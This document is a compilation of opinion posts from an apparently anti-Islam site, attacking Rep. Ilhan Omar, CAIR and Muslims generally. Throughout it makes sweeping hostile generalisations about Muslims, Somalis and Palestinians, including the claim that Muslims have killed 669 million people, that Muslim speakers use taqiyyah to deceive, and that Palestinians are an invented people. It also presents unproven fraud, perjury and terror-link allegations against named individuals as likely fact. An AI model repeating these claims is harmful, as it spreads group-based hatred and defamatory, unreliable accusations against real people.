True to the mark, the *Washington Post* used the Omar fiasco as yet another opportunity to lambast Republicans as the source of *real* bigotry, **saying**: "Those who believe in a tolerant, multicultural America need to speak with one voice against the scapegoating of minorities by the likes of Trump and Rep. Steve King (R-Iowa) — not quarrel among themselves." Sure, and Jussie Smollett really is a victim.

President Trump **weighed in**, calling for Omar's resignation:

> What she said is so deep-seated in her heart that her lame apology — and that's what it was; it was lame, and she didn't mean a word of it — was just not appropriate. I think she should resign from Congress, frankly. But at a minimum, she shouldn't be on committees, and certainly that committee.

Any Republican making such statements would already have been forced to resign by his or her own party. Rep. Steve King was removed from all Committee assignments for one comment suggesting he supported white supremacists, a charge **he adamantly denies**. However, Democrat double standards, subversive political calculations, and sheer vindictiveness, enabled by a complicit media, not only preclude such an event but virtually guarantee that Omar will remain on the House Foreign Relations Committee. And that is a real problem.

Ilhan Omar is a poster child for the Red-Green Axis — the unholy alliance between the radical Left and terror-connected, anti-American Muslim groups. She has been supported by, and is networked with, some of its **most virulent members**.

On the heels of her non-apology, Omar will shortly share the stage at a Florida fundraising event with Yousef Abdallah, who has rejoiced at the murder of Jews on his social media posts. The event is sponsored by Islamic Relief USA. **Quin Hillyer writes** in the *Washington Examiner* that IRUSA "has been branded a terrorist financier by the governments of the United Arab Emirates and Israel," and that "Russian authorities, the Swiss bank UBS, the British bank HSBC, and reports by governmental entities in Germany and Sweden all have determined that Islamic Relief has supported radical Islamist organizations such as the Muslim Brotherhood."

One month later, **Omar will speak** at another Florida fundraiser sponsored by the Council on American-Islamic Relations (CAIR). CAIR is a Muslim Brotherhood group fronting for the Palestinian terrorist group Hamas in the United States, and is an **unindicted co-conspirator** in the Holy Land Foundation (HLF) terror financing trial. CAIR founder **Nihad Awad** led the student branch of the Communist Palestine Liberation Organization (PLO) in America before switching to Hamas in 1994. CAIR called Omar's statements about Jewish political donations courageous.

Omar will share the stage with Hassan Shibly, executive director for CAIR-Florida. Shibly has emphatically stated that Hamas and Lebanon-based Hezbollah are not terrorist organizations. That would be laugh-out-loud funny, but it was stated by someone running a branch of an organization that some naïve politicians call "moderate." Wiser nations, like the United Arab Emirates, characterize CAIR as a terrorist organization.

CAIR pursues "litigation jihad," among other forms, though none overtly violent *yet*. For example, Jaylani Hussein, executive director of CAIR-Minnesota — which is completely in bed with Omar — bragged that his group filed 360 lawsuits in 2017 alone. Lawfare is one of CAIR's favorite tactics, along with threatening speakers — like yours truly — who expose their underbelly. Last year, **CAIR national** jumped on the bandwagon with extreme Left groups in suing the FBI, Customs & Border Protection, and other agencies charged with homeland security.

At least one state legislature has some sense: **The Arkansas House** just passed a resolution demanding state law enforcement suspend interactions with CAIR. We'll see if it has wings.

During her campaign, Omar partnered with the vicious, anti-American, anti-Semitic Linda Sarsour, whose **mentor** Siraj Wahhaj was an alleged co-conspirator in the 1993 World Trade Center bombing. **Wahhaj's son** faces prosecution in New Mexico for starving and abusing 11 children and allowing his own three-year-old son to die at an Islamic cult compound he ran.

In interviews, Omar has mocked concerns over terrorism. She says members of al-Qaeda and al-Shabaab are "normal citizens," and "don't mean anything evil." Omar has also stated she thinks their actions are justified.

Omar's district — MN-5, formerly held by the Islamo-Marxist Keith Ellison who is now, incomprehensibly, Minnesota's attorney general — **has been dubbed** the "Terrorist Recruitment Capital of the United States." An astounding 45 Somali men from this one district either joined ISIS or Somalia's al-Shabaab.

Twelve were arrested seeking to join ISIS. Omar defended nine of the 12 during sentencing, claiming their intended violence was in response to "direct marginalization" and "systematic alienation." She actually **wrote a letter** to the judge, arguing that "he best deterrent to fanaticism is a system of compassion. We must alter our attitude and approach; if we truly want to affect change, we should refocus our efforts on inclusion and rehabilitation."

When the Somalian terrorist group al-Shabaab attacked the Kenyan Westgate shopping mall in 2013, killing 67 and wounding **more than 175**, Omar **blamed America**, saying it was "our involvement in other people's affairs" that precipitated the attack.

So terrorists can do no wrong while America gets the blame. But it is not for lack of trying. Omar's District 5 encompasses the Minneapolis area that has the largest population of Somalis anywhere in the nation — and the local government has bent over backwards to accommodate the Somalis.

For example, in 2017, a bipartisan group of state senators proposed an **$18 million grant** program for "Somali community development," based on the errant notion that poverty creates terrorism. As a then-state representative, Ilhan Omar **co-sponsored** the House companion bill. **Another bill** proposed $400,000 over two years to build a Somali museum. In 2019, **another bill** grants $4

million over two years specifically for "the east African community economic development pilot grant program." Another **permanent annual grant** set at $2 million per year for the next two years has been proposed for one private foundation specifically focused on low-income neighborhoods in Minnesota — which are almost entirely Somali neighborhoods in Minneapolis.

Such freebees almost never work. Minnesota Somalis already use welfare at astronomical rates, and there has been an ongoing, active criminal enterprise fleecing the state welfare program of **$100 million or more** annually, much of which is likely going to finance al Shabaab. Millions are stuffed in suitcases on regular flights headed for Somalia. As Fox News reported: "In 2015, investigators documented $14 million in carry on cash. By 2016, it had mushroomed to $84 million. Then last year, $100 million."

The Minneapolis housing board allows for minimal back-rent payments for Somalis who go for extended, months-long vacations to Somalia. Note that since virtually all first-generation Somali U.S. citizens originally immigrated as refugees or asylees supposedly fleeing for their lives, these trips suggest most came under false pretenses. In fact, the State Department's refugee "family reunification" program for northern Africa was shut down from 2008 to 2012 following a DNA study that found a confirmed fraud rate of **over 80 percent** — and possibly close to **100 percent** — in that program. Experts say the entire refugee/asylum system is similarly infected.

And Omar has her own legal problems. **David Steinberg** has published, in a series of investigative pieces at PJ Media, documentary evidence of immigration fraud, perjury, and financial fraud. Omar apparently married her own brother, one Ahmed Nur Said Elmi, in 2009 so he could gain legal access to the U.S. and obtain student loans. Both then moved to North Dakota to attend school. Omar denies Elmi is her brother, and filing for divorce in 2017, **Omar swore** she had not been in contact with Elmi since 2011.

According to **her own testimony**, Omar was in a common-law marriage since 2002 to another man, Ahmed Hirsi, and had children by him. She claimed to have left Hirsi in 2008, and then married Elmi. But new evidence has surfaced — including Omar's own social media posts which she has since deleted — that she never left Hirsi, and that in fact she, Hirsi, and Elmi all lived together in North Dakota between 2009 and 2011. Further evidence indicates she conversed regularly with Elmi on social media after 2011, and even flew to London to visit him in 2015. Finally, Elmi apparently lived with Omar's father in Minneapolis years before their "marriage," and graduated from high school there in 2003. Few have noticed that Omar is back with Hirsi, her first, or more likely never parted, husband, who is seen with her regularly at public events.

All of this evidence suggests multiple instances of criminal behavior. Steinberg writes:

> Immigration fraud, marriage fraud, federal student loan fraud, several instances of perjury, tax fraud on every filing for eight years, even fraud on her disclosure forms while serving as a state representative: all of this could potentially be in the mix based on the current evidence. Add that to an open investigation into her campaign finances.

Omar seems to have a predilection for helping other relatives, too. She publicly backed the candidacy of Mohamed Abdullahi Mohamed, a former New York Transportation employee who improbably won election as president of Somalia in February 2017. It has been termed one of the most **corrupt elections** in Somalia's history, a nation racked by corruption for ages. Omar also supported **Hassan Ali Khayre**, a candidate for prime minister who is suspected of illegal activities as director of a Russian-controlled oil company in Somalia, and is under investigation for links to terrorists, including al-Shabaab. Omar subsequently spoke at an event in Minneapolis congratulating President Mohamed, and mentioning Ali Khayre. Two days later, Ali Khayre was voted prime minister by the Somali parliament.

Two days after that, Omar's *brother-in-law* was appointed permanent secretary to Ali Khayre.

Will Omar use this conduit to share classified information she obtains on her Foreign Relations Committee seat? Will that classified information reach terrorists? I think that's a rhetorical question … all with Speaker Pelosi's blessings.

Anti-Zionism, Anti-Semitism, and BDS

Omar also reflects the increasingly virulent anti-Semitism of the Left, and by extension, the Democrat Party that the Left now owns. This is visible every day on college campuses throughout the U.S., but especially at the 600-odd campuses housing chapters of the Muslim Students Association (MSA) — the oldest Muslim Brotherhood front group in the United States. The movie ***Hate Spaces*** documents the frightening, overt anti-Semitism on college campuses today.

A favorite tactic of the Left is to create a "strawman" enemy it can use to vilify opponents and excuse all kinds of excessive behavior (think Antifa). In this case, the Left has come up with the slogan "Zionism is Racism." To accentuate the "Zionism is Racism" theme, they declare Israel to be an "apartheid regime," drumming up images of old South Africa, and the Palestinians as an "oppressed people" for which we must have "compassion," or else we are just as racist as the Zionists.

This in turn gives the Left the pretext to launch a Boycott, Divestment, Sanctions movement as Western nations used to take down South Africa. On the most radical Left front, it activates groups like the **International Solidarity Movement**, which aligns with American communist groups to oppose Israel, and engages in violent and illegal activity to support Hamas. American

ISM activists launched the "Gaza Flotilla" to run Israel's blockade of the Gaza Strip. In 2010, they provoked a skirmish with Israeli commandos who had boarded one of six flotilla ships that had refused to stop. Nine activists were killed in the resulting gun battle. In 2011, another flotilla was launched but was prevented from completing the trip when Turkey intercepted the vessels en route.

But like so much of the Left's propaganda, not a shred of the "Zionism is Racism" meme is even remotely true. In fact, the opposite is true. Zionism is merely the Jewish aspiration for a homeland. This is no different than the Kurds and Balochi people, both of whom lobby and fight for their own homelands. Greeks living on the Turkish side of Cyprus yearn to be reunited with the Greek side. The Polisario Front, a Socialist group in Western Sahara, seeks its own homeland, the Sahrawi Arab Democratic Republic — currently a part of Morocco.

There are similar nationalist movements all over the globe that the Left has supported. Why not Israel?

During a rare moment of honesty in June 2017, Senator Chuck Schumer praised French President Emmanuel Macron, who had equated anti-Zionism with anti-Semitism. **Schumer said**:

> The idea that all other peoples can seek and defend their right to self-determination but the Jewish people cannot; that other nations have a right to exist but the Jewish State of Israel does not, that, too, is a modern form of anti-Semitism, just as President Macron said this weekend.

Schumer also criticized BDS against Israel. Unsurprisingly, he's gone silent about Omar. However his statement was correct. David Harsanyi writes in ***The Federalist***:

> It's true, of course, that anti-Zionism isn't "the same" as common anti-Semitism. Anti-Zionism is the most significant and consequential form of anti-Semitism that exists in the world today. Anti-Zionism has done more to undermine Jewish safety than all the ugly tweets, dog whistles, and white nationalist marches combined. It is the predominant justification for violence, murder, and hatred against Jews in Europe and the Middle East. And it's now infiltrating American politics.

To deny Jews a homeland is to deny history. On the other hand, Palestinians, as a people, are a modern invention created for the specific purpose of prosecuting a war against the Jewish state. There is **no specific** Palestinian heritage, culture, or language. There has never been a Palestinian state ruled by Palestinian leaders. Palestinians are simply Arabs living in the boundaries of a region mandated to Britain following WWI that was given the name "Palestine." In more honest days, Zahir Muhsein, a leader of the Palestine Liberation Organization (PLO) admitted it. **He said**:

> The Palestinian people does not exist. The creation of a Palestinian state is only a means for continuing our struggle against the state of Israel for our Arab unity. In reality today there is no difference between Jordanians, Palestinians, Syrians and Lebanese. Only for political and tactical reasons do we speak today about the existence of a Palestinian people, since Arab national interests demand that we posit the existence of a distinct "Palestinian people" to oppose Zionism.

Bingo! The "Arab unity" concept is also embedded in the PLO Charter, which explicitly calls for the elimination of Israel. So all of the misinformation, slurs and activism against Israel are simply different fronts on a multi-front offensive to destroy the Jewish state.

Yasser Arafat admitted that, too. He said:

> Since we cannot defeat Israel in war, we do this in stages. We take any and every territory that we can of Palestine, and establish a sovereignty there, and we use it as a springboard to take more. When the time comes, we can get the Arab nations to join us for the final blow against Israel.

Arafat said this to reassure Arab media *on the same day* he shook hands with Israeli Prime Minister Yitzhak Rabin on the White House lawn to celebrate the Oslo Accords that created the Palestinian Authority.

It explains why, despite the West bending over backwards to accommodate the Arabs with a two-state solution, the Palestinians reject it every time. Arabs control 99.9 percent of the Middle East landmass. Not good enough, they want it all, and with it, the elimination of the Jewish people.

Why has the world never heard of this? Serial media malpractice.

Don't expect House Speaker Pelosi to rein Omar, Tlaib, Cortez, and the other extremists in her Party. Though spoken of as an "establishment Democrat," **Pelosi is** every bit as much an extremist as all of them, and always has been.

For example, as far back as the 1980s, Pelosi **allied herself** with Communist organizations like Nicaragua Network and the Committee In Solidarity with the People of El Salvador (CISPES). **CISPES was founded** by U.S.-based Cuban agents and Farid Handal, brother of the Salvadoran Communist guerrilla leader, Schafik Handal. If you still have any doubts, note that **Pelosi just threatened** that a future Democrat president might use the emergency powers President Trump just invoked to confiscate privately owned firearms.

No, Omar, Tlaib, and Ocasio-Cortez are not marginalized within the Democratic Party, despite some criticism from Party members. They actually serve a very specific purpose for Democrats as the Party drifts further and further Left. Omar in particular has openly demonstrated her pro-terrorist, anti-American, anti-Israel, anti-Semitic sentiments. She has likely committed numerous crimes. She has established networks in Somalia to one of its most corrupt governments in history, likely connected to al-Shabaab terrorists and thus the entire Middle East terrorist network.

She is an existential threat to national security, and should at the very least be removed from the Foreign Affairs Committee, if not thrown out of Congress altogether. But without significant public pressure and prosecution for her crimes, it probably won't happen.


James Simpson is an economist, investigative journalist, businessman and author. His most recent book is ***The Red Green Axis: Refugees, Immigration and the Agenda to Erase America***. His articles and research work have been published in **Accuracy in Media**, **American Thinker**, **Breitbart**, **Capital Research Center**, **Center for Security Policy**, **Daily Caller**, **PJ Media**, **Washington Times**, and elsewhere. Mr. Simpson is also featured in the documentaries **The Enemies Within**, **AGENDA: Grinding America Down**, **AGENDA II: Masters of Deceit**, and most recently, **Sabotage**, How the Islamists, Marxists and Their "Useful Idiots" Are Destroying America from Within. Follow Jim on **Twitter** & **Facebook**.

Islam: America's Established Religion

MARCH 12, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

> Islam has now become the defacto established religion of the U.S. Muslims enjoy protections and privileges that Christians do not.

By Bryan Fischer



The Constitution prohibits the establishment of religion, that is, picking one Christian denomination and making it the official church of the United States. An "established" religion enjoys special favors and special legal protections that no other faith enjoys.

People of non-established faiths are subject to punishment from authorities.

From my vantage point, Islam has now become the defacto established religion of the U.S. Muslims enjoy protections and privileges that Christians do not.

For instance, last August 25, Iranian immigrant Pastor Ramin Parsa was in the Mall of America when two Somali Muslim women approached him, intrigued by his Iranian accent.

They asked him where he was from, and whether he was a Muslim. Pastor Parsa explained that while he used to be a Muslim, he was no longer, and began to explain why.

The conversation was friendly, and the two Muslim women were engaged.

As Ramin put it in his own words, "the conversation led to whether I'm a Muslim or not and I said I use to be a Muslim but I converted to Christianity. They asked me why? What happened? Why did you change? I told them after I heard that Jesus died for me and rose again, I gave my heart to Him."

But another Muslim woman who was passing by overheard Pastor Parsa utter the blasphemous words "Jesus Christ" and flew into a rage, ordering the two Muslimas to stop listening to Ramin.

She then hunted down some mall cops, and complained that a Christian man was "harassing" two Muslim women.

The cops came over, busted up the quiet, personal and friendly conversation and brought it to an abrupt end.

The two Muslim women, however, kicked up a bit of a fuss, complaining to the mall cops that Ramin was not harassing them and that they were enjoying their conversation with him and wanted to continue it. But the Dirty Harry wannabes told Ramin that he was not allowed to discuss "religion" anywhere in the mall. When he told the mall cops that he was a pastor,

> "They told me," said Ramin, "We've arrested pastors before, It was something normal for them, they were used to it."

Ramin and his two companions repaired to a nearby Starbucks. When they came out, they found a posse of mall cops waiting.

They told him to either leave the mall or he would be arrested.

A bewildered Ramin asked, "What have I done now?" At that point he was handcuffed, hustled down into the bowels of the mall, cuffed by both hands to a bolted-down steel chair, and interrogated for two hours.

He was not allowed water, food, or even access to a bathroom for hours. You may be forgiven for thinking this sounds more like the KGB and Russia than a mall in America.

Ramin was never told why he'd been detained, was not allowed to call anyone, and was never informed of any rights he might have.

> "They began to file a report and they wanted to take my picture. I said, 'You cannot take my picture — you arrested me wrongfully,'" said Ramin. "They said, 'Then you're going to stay here longer.'"

Hours later the real cops showed up, took him to a downtown jail, got his mugshot and fingerprints without reading him his Miranda rights, and charged him with "illegal soliciting" and "criminal trespass." He had to dig $78 out of his own wallet to post bail at two in the morning.

It took Ramin seven months to get clear of the criminal charges against him. All charges against him were finally dropped on March 7.

It might not be his last day in court – he's got a great case against the mall for "unlawful imprisonment," and I for one hope he pursues it.

It's worthy nothing that when he converted to Christ in Iran, he was interrogated and tortured for his apostasy. Said Ramin, "I wouldn't imagine something like this would happen in America."

> He added, "I came to the U.S. as a political and religious — as a Christian — refugee. These things might happen in other countries, oppressive dictatorships, but not in America."

When he became a Christ-follower in Iran, he fled to Turkey for two years, where he got arrested for passing Bibles. He finally made it to America. "With tears in my eyes, I was so thankful to be in America, where I can express myself, nobody can stop me or oppress me for my faith… and then this happened to me," Parsa said.

"It seems like the only people who can be bullied are the Christians," Parsa said, noting that if the constant mockery aimed at Christians were to be redirected toward Muslims, "it would be an outrage."

He wondered why the LGBT activists do not request same-sex wedding cakes from Muslim bakeries. "In Muslim countries, they kill the gays. They throw them off the building. I saw with my own eyes, people being executed."

"Christians are being persecuted and bullied, and nobody says anything to defend them."

Parsa returned to Minnesota for his court hearing, and spoke at the Minnesota Capitol during a prayer rally held in support of him. "I've been through this before in other countries," he said during the rally. "The only thing that made me sad is that it happened in America, a nation I love with all my heart. This should not be happening in this country."

Jeannine PIrro was thrown under the train by Fox News this week for daring to speak the truth about Islam. I and numerous others have been suspended by Twitter for telling the truth about Islam. Islam is now the only religion in America that cannot be criticized except under threat of punishment, exactly what happens in the 57 Muslim countries around the world.

We do have a de facto established religion in America, and it's not Christianity. Its name is Islam.

(Unless otherwise noted, the opinions expressed are the author's and do not necessarily reflect the views of the American Family Association or American Family Radio.)

Follow me on Twitter: @BryanJFischer, on Facebook at "Focal Point"
Host of "Focal Point" on American Family Radio, 1:05 pm CT, M-F www.afr.net

Omar’s Jew-Hate Gone Wild

MARCH 9, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Minnesota-Somali Muslim Legislator, Ilhan Omar was elected to be a State Representative for District 60B November 8, 2016 and she just took her oath on a giant Quran. ***See Video***

Joseph Klein | **FPM**

The Democrat freshman Representative Ilhan Omar (D-Minn) has proven again and again her anti-Semitic bent. She continues to caricature American citizens who support the Jewish state of Israel, including such supporters serving in Congress, of harboring dual loyalties and "allegiance to a foreign country."

While some Democrat leaders in Congress have called her out for her remarks, none appear willing to discipline her.

Unlike the Republicans' actions in stripping Representative Steve King (R-Iowa) of his House committee seats after he made remarks that appeared to defend white nationalism, **Congresswoman Omar is still a member of the influential House Foreign Affairs Committee**, with no current intention by Democrat House leaders to remove her.

Democratic House leaders also appear to be caving in to demands from Omar's supporters that a clear-cut House resolution against anti-Semitism, which would not have called out Omar by name even in its original version, be **even further watered down** by adding generic condemnations of hatred in all forms, including of so-called Islamophobia.

Omar, a Somali-American, has regularly demonized Israel and sought to delegitimize it, hallmarks in themselves of her anti-Semitism. In the past, she has accused Israel of "evil doings" and of hypnotizing the world.

Earlier this year, she compared Israel to the murderous, terrorist sponsoring Iranian regime and said she "almost chuckle" when the Jewish state is described as a democracy.

Omar criticized Israel for instituting laws that "recognize it as a Jewish state and does not recognize the other religions that are living in it."

Israel, like the United States, is in fact a pluralistic democracy that honors freedom of worship and religious tolerance. That's certainly much more than can be said for Omar's native Somalia, where Islam is the official religion and Islamic sharia is the basic source for national legislation.

Employing a double standard when falsely accusing Israel of intolerant behavior that her own native country and other Islamic countries display is yet another hallmark of Omar's anti-Semitism.

In castigating the American Israel Public Affairs Committee (AIPAC) and its supposed influence in swaying U.S politicians to favor Israel, Omar claims she is holding fast to her stated position on "the problematic role of lobbyists in politics, whether it be AIPAC, the or the fossil fuel industry."

Somehow, however, she is not worried about the role of the **Hamas-linked Council on American-Islamic Relations (CAIR)**. CAIR representatives have regularly lobbied members of Congress and their staff, as well as having conducted closed door meetings with members of the Obama administration.

Its agenda is not merely to protect American Muslims' civil rights, as it claims. The group, like Omar, is stridently anti-Israel. It has accepted foreign donations from radical Muslim countries such as Qatar. CAIR co-founder Omar Ahmad proclaimed two decades ago that "Islam isn't in America to be equal to any other faith, but to become dominant. The Koran … should be the highest authority in America, and Islam the only accepted religion on Earth."

Omar will be speaking at a fund-raising event for CAIR later this month, hosted by CAIR-LA, whose chief executive director, Hussam Ayloush, has compared Israel to the Islamic State. This same CAIR leader claimed after the 2015 San Bernardino, California terrorist attack, in which Islamist terrorists had murdered 14 people and wounded 31 others, that the United States itself


was partly to blame for the attack. He said, “let’s not forget that some of our own foreign policy as Americans, as the West, have fueled that extremism.”

Joseph Klein is a Harvard-trained lawyer and the author of ***Global Deception: The UN’s Stealth Assault on America’s Freedom*** and ***Lethal Engagement: Barack Hussein Obama, the United Nations & Radical Islam***.

SOURCE: **FPM**

A Bridge Too Far*

FEBRUARY 18, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, IDEOLOGY, INTERFAITH, ISLAM



It was brought to my attention that Westmount Temple Emanu-el Beth Shalom in Montreal hosted a Muslim-Awareness Interfaith Shabbat Dinner on January 25, 2019, to pay homage to the six dead and nineteen wounded from a lone attack on a Montreal mosque two years previously. Such well-meaning, but naïve, efforts were hijacked by Muslim apologists to promote their false **victimhood status** to garner sympathy from others.

One might wonder why there was no outreach from Jews or Muslims for the desecration attack in March 2018 on a **synagogue in Thornhill,** and no homage paid for the October, 2018 massacre of eleven congregants of the Tree of Life Synagogue in Pittsburgh, Pennsylvania, inasmuch as Canada and the US are connected in many ways. Neither was there any form of condolence or apology offered when a small Canadian Arab newspaper, **Al Saraha**, published an antisemitic article that posited why Hitler killed the Jews, stated that the number of six million Jews killed during the Holocaust was severely inflated, and asserted that Jews are to blame for Germany's economic collapse, sexuality and promiscuity.

Inasmuch as the Jewish-Muslim Interfaith Dinner so closely preceded Holocaust Remembrance Day, a day designated to confront the hatred and crimes against the Jewish people, it begs the question as to why that was not incorporated into the outreach, except that Muslims do not grant

victimhood status to others, and they continue to **deny the Holocaust** as the systematic murder of six million Jews. Our FBI records show that Jews still experience the greatest number, by far, of attacks and assaults, yet nothing was done to honor those victims and awaken the attendees to the dire situation of antisemitism that is once again upon us.

It is pertinent to include herewith a few unpalatable facts. **Muslims have killed 669 million** people over 1400 years, a number quite astounding, but correct. Those who were not killed – the Jews, Christians, Buddhists, Hindus and others – were forced into captivity and conversion. They became the ancestors of today's 1.6 billion Muslims, including the masses who are now committing unspeakable crimes in Sweden, Germany, France, England – **29 countries worldwide**.

Arab-Islamic attacks on Jews began with the **Battle of Khaybar** in 628 AD, against Christians with raids into **Byzantine land** in 630, and rapidly engulfed the non-Arab people of North Africa, Spain, Persia, and beyond. In 1801, the **Barbary pirates** attacked American shipping, and in 2000, the **USS Cole**. The World Trade Center was attacked twice, in **1973 and 2001**, followed by group bombings, shootings, stabbings, and property damage – **hate crimes**. However, in a country the size of America, the imams have informed their jihadis that eventual conquest must be achieved by other means – through civilizational or stealth jihad. Hence, our government now has an inordinate number of **Muslims in office**. Unashamedly antisemitic and anti-American, they are working to change our laws to be increasingly socialist and then sharia compliant.

The January gathering at the Canadian temple was labelled an interfaith "dialogue," a word that means *exchange* and *discussion*, yet only the Muslim perspective was presented. There were two Muslim speakers, both practiced in **taqiyyah** for dealing with westerners, and not balanced by two western speakers experienced with this Islamic psychological technique. This was, therefore, a one-sided presentation, a "monologue," with no attempt at *dialogue* or *mutuality*. The rabbis added that discussion was limited to make their guests "comfortable." They provided a comfort zone for the very people who invariably commit the crimes and unceasingly advocate hate and destruction for Israel.

There were no questions about the Koranic directives to kill the infidel, and nothing about their practice of jihad – how they send their children to ignite precious **Israeli land**, scorching 9,000 acres of land and the wildlife over a six-month period; to **stabbing citizens** on the streets of Israel, Europe and America; to **ramming cars** into groups of pedestrians – or how they **pay the families** for martyring their own sons in the interest of killing Jewish people. The speakers were permitted to lie and praise their religion without taking responsibility for the crimes they commit. The talk of "bridge building" is never clarified for purpose or destination.

One of the speakers was Egah Lotayef, known to be pro-Palestinian, pro-Hamas, anti-Israel, anti-Zionist – simply put, an antisemite, and one of many McGill professors who signed a petition for

BDS against Israel and Israeli academic institutions. He took part in the deceptively named "Freedom Flotilla to Gaza" that circumvented the established route only to create a "situation" for Israel. The little humanitarian aid contained on the flotilla was camouflage for the armed activists who had come in the hope of gaining international sympathy by provoking the IDF into using excessive force. The self-control of the IDF was to disappoint them.

